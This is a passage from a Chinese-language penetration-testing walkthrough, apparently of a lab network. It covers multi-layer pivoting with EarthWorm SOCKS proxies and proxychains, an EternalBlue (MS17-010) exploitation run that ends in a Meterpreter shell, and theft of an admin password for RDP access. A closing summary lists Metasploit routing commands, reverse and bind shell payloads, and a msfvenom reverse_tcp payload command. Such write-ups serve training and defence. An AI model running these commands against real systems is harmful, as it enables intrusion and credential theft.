如上图我们知道了第三层ip段为4.4.1.x，看一下arp表：




这种基本猜测下个目标就是4.4.1.2了，但还是需要nmap探测一下，在此之前，先配置代理链。

还是使用earthworm进行socks代理，服务端运行后，本机配置如下：



代理服务器
地址
端口
类型
10.10.1.2
1234
SOCKS5
172.17.17.12
8888
SOCKS5
添加...
编辑...
移除
检查...
从列表中拖放代理服务器，将其添加到链中。
内网
172.17.17.12:8888 SOCKS5
10.10.1.2:1234 SOCKS5
创建
类型...
移除
拖放链内的代理服务器来更改顺序。
使用复选框来启用/禁用链内的代理。
确定
取消

windows




kali

配置完成后，用nmap探测一下




可以看到开了135、445、3389,啥都不说了，永恒之蓝打一波。

0x4 第三层内网渗透




这里需要注意，payload要选择正向连接的，不要反弹shell，因为我们访问得到目标而目标访问不到我们。




```
root@Night-Watch: ~/Desktop
File Edit View Search Terminal Help
|S-chain|-<>-172.17.17.12:8888-<>-10.10.1.2:1234-<><>-4.4.1.2:445-<><>-OK
|S-chain|-<>-172.17.17.12:8888-<>-10.10.1.2:1234-<><>-4.4.1.2:445-<><>-OK
|S-chain|-<>-172.17.17.12:8888-<>-10.10.1.2:1234-<><>-4.4.1.2:445-<><>-OK
[+] 4.4.1.2:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2
buffer.
[*] 4.4.1.2:445 - Sending final SMBv2 buffers.
|S-chain|-<>-172.17.17.12:8888-<>-10.10.1.2:1234-<><>-4.4.1.2:445-<><>-OK
|S-chain|-<>-172.17.17.12:8888-<>-10.10.1.2:1234-<><>-4.4.1.2:445-<><>-OK
|S-chain|-<>-172.17.17.12:8888-<>-10.10.1.2:1234-<><>-4.4.1.2:445-<><>-OK
|S-chain|-<>-172.17.17.12:8888-<>-10.10.1.2:1234-<><>-4.4.1.2:445-<><>-OK
|S-chain|-<>-172.17.17.12:8888-<>-10.10.1.2:1234-<><>-4.4.1.2:445-<><>-OK
|S-chain|-<>-172.17.17.12:8888-<>-10.10.1.2:1234-<><>-4.4.1.2:445-<><>-OK
[*] 4.4.1.2:445 - Sending last fragment of exploit packet!
[*] 4.4.1.2:445 - Receiving response from exploit packet
[+] 4.4.1.2:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 4.4.1.2:445 - Sending egg to corrupted connection.
[*] 4.4.1.2:445 - Triggering free of corrupted buffer.
[*] Started bind TCP handler against 4.4.1.2:4444
|S-chain|-<>-172.17.17.12:8888-<>-10.10.1.2:1234-<><>-4.4.1.2:4444-<><>-OK
[*] Sending stage (206403 bytes) to 4.4.1.2
[*] Meterpreter session 2 opened (192.168.1.149:48546 -> 172.17.17.12:8888) at 2
019-12-18 21:39:28 -0500
[+] 4.4.1.2:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 4.4.1.2:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 4.4.1.2:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > cmdshell
[-] Unknown command: cmdshell.
meterpreter > sysinfo
Computer        : ADMIN-PC
OS              : Windows 7 (Build 7600).
Architecture    : x64
System Language : zh_CN
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter >
```


得到一个meterpreter shell。



read password

这样我们拿到了admin的密码，直接远程连接：



3389

至此呢，本次内网渗透就完成了。

0x5 总结

0x5.1 跳板总结

拿到DMZ的shell或权限后，可以使用ew建立socks代理，我们的windows用proxifier，我们的linux用proxychains连接，即可访问内网。如果是多层，那么proxifier提供代理链，proxychains也可以多层代理。

```
ew_for_linux64 -s ssocksd -l 8888
```

```
ew_for_windows.exe -s ssocksd -l 8888
```


ew建立ss连接。

windows下若需要burpsuite进行配合，就关掉proxifier，使用burpsuite配置socks代理，其他步骤和平常使用burp一样即可。

Linux下若使用burpsuite与上面同理，不要使用proxychains即可。

0x5.2 内网探测

Linux下还可以通过msf进行内网探测以及攻击：


先msfvenom生成木马放到DMZ运行弹到kali上面然后进行添加路由。

1，首先获取目标服务器的网段：run get_local_subnets 令即可看到网段信息，如下

```
meterpreter > run get_local_subnets

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
Local subnet: 172.17.17.0/255.255.255.0
Local subnet: 192.168.32.0/255.255.255.0
```

发现 172.17.17.0/24 和 192.168.32.0/24 两个网段，因为 172 的网段我们已经可以直接访问，而 192 的在内网，我们就要添加路由了。

2，执行：**run autoroute -s 192.168.32.0/24** 命令即可将 192.168.32.0/24 添加进 msf 的路由，此时在 msf 中执行的扫描，或者攻击，只有目标是 192.168.32.0/24 网段的都会通过

3，之后用 background 命令，将 meterpretershell 的 session 放到后台中运行，此时即可调用 nmap 等各种模块进行扫描或者攻击

4，如果使用 **ms17-010** 之后发现用 meterpreter 的 shell 打不进去，换成 cmdshell 即可，本来想升级 cmdshell 为 meterpretershell 的，但是报错了，不知道为什么

5，使用 **use auxiliary/server/socks4a 进行 socket 代理，**

```
msf exploit(handler) > use auxiliary/server/socks4a
msf auxiliary(socks4a) > set srvhost 127.0.0.1
msf auxiliary(socks4a) > set srvport 1080
msf auxiliary(socks4a) > run
```

之后 vi /etc/proxychains.conf 最后一行添加 socks4 127.0.0.1 1080

之后要使用代理时在命令请加上 proxychains 即可，例如：proxychains rdesktop 192.168.32.129 即可通过代理远程连接带 192.168.32.129

步骤

```
linux/x86/meterpreter/reverse_tcp
linux/x86/meterpreter/bind_tcp
linux/x86/shell_bind_tcp
linux/x86/shell_reverse_tcp
linux/x64/shell/bind_tcp
linux/x64/shell/reverse_tcp
linux/x64/shell_bind_tcp
linux/x64/shell_bind_tcp_random_port
linux/x64/shell_reverse_tcp
```

windows 相关 payload:


```
windows/meterpreter/reverse_tcp
windows/meterpreter/bind_tcp
windows/meterpreter/reverse_hop_http
windows/meterpreter/reverse_http
windows/meterpreter/reverse_http_proxy_pstore
windows/meterpreter/reverse_https
windows/meterpreter/reverse_https_proxy
windows/shell_reverse_tcp
windows/shell_bind_tcp
windows/x64/meterpreter/reverse_tcp
windows/x64/meterpreter/bind_tcp
windows/x64/shell_reverse_tcp
windows/x64/shell_bind_tcp
```


payload


```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.106
LPORT=1234 -f exe -o payload.exe
```

反弹payload配置，正向配置rhost以及rport即可。

针对双网卡的目标：




ipconfig或ifconfig



arp


若是路由的话，可以先看一下路由，或按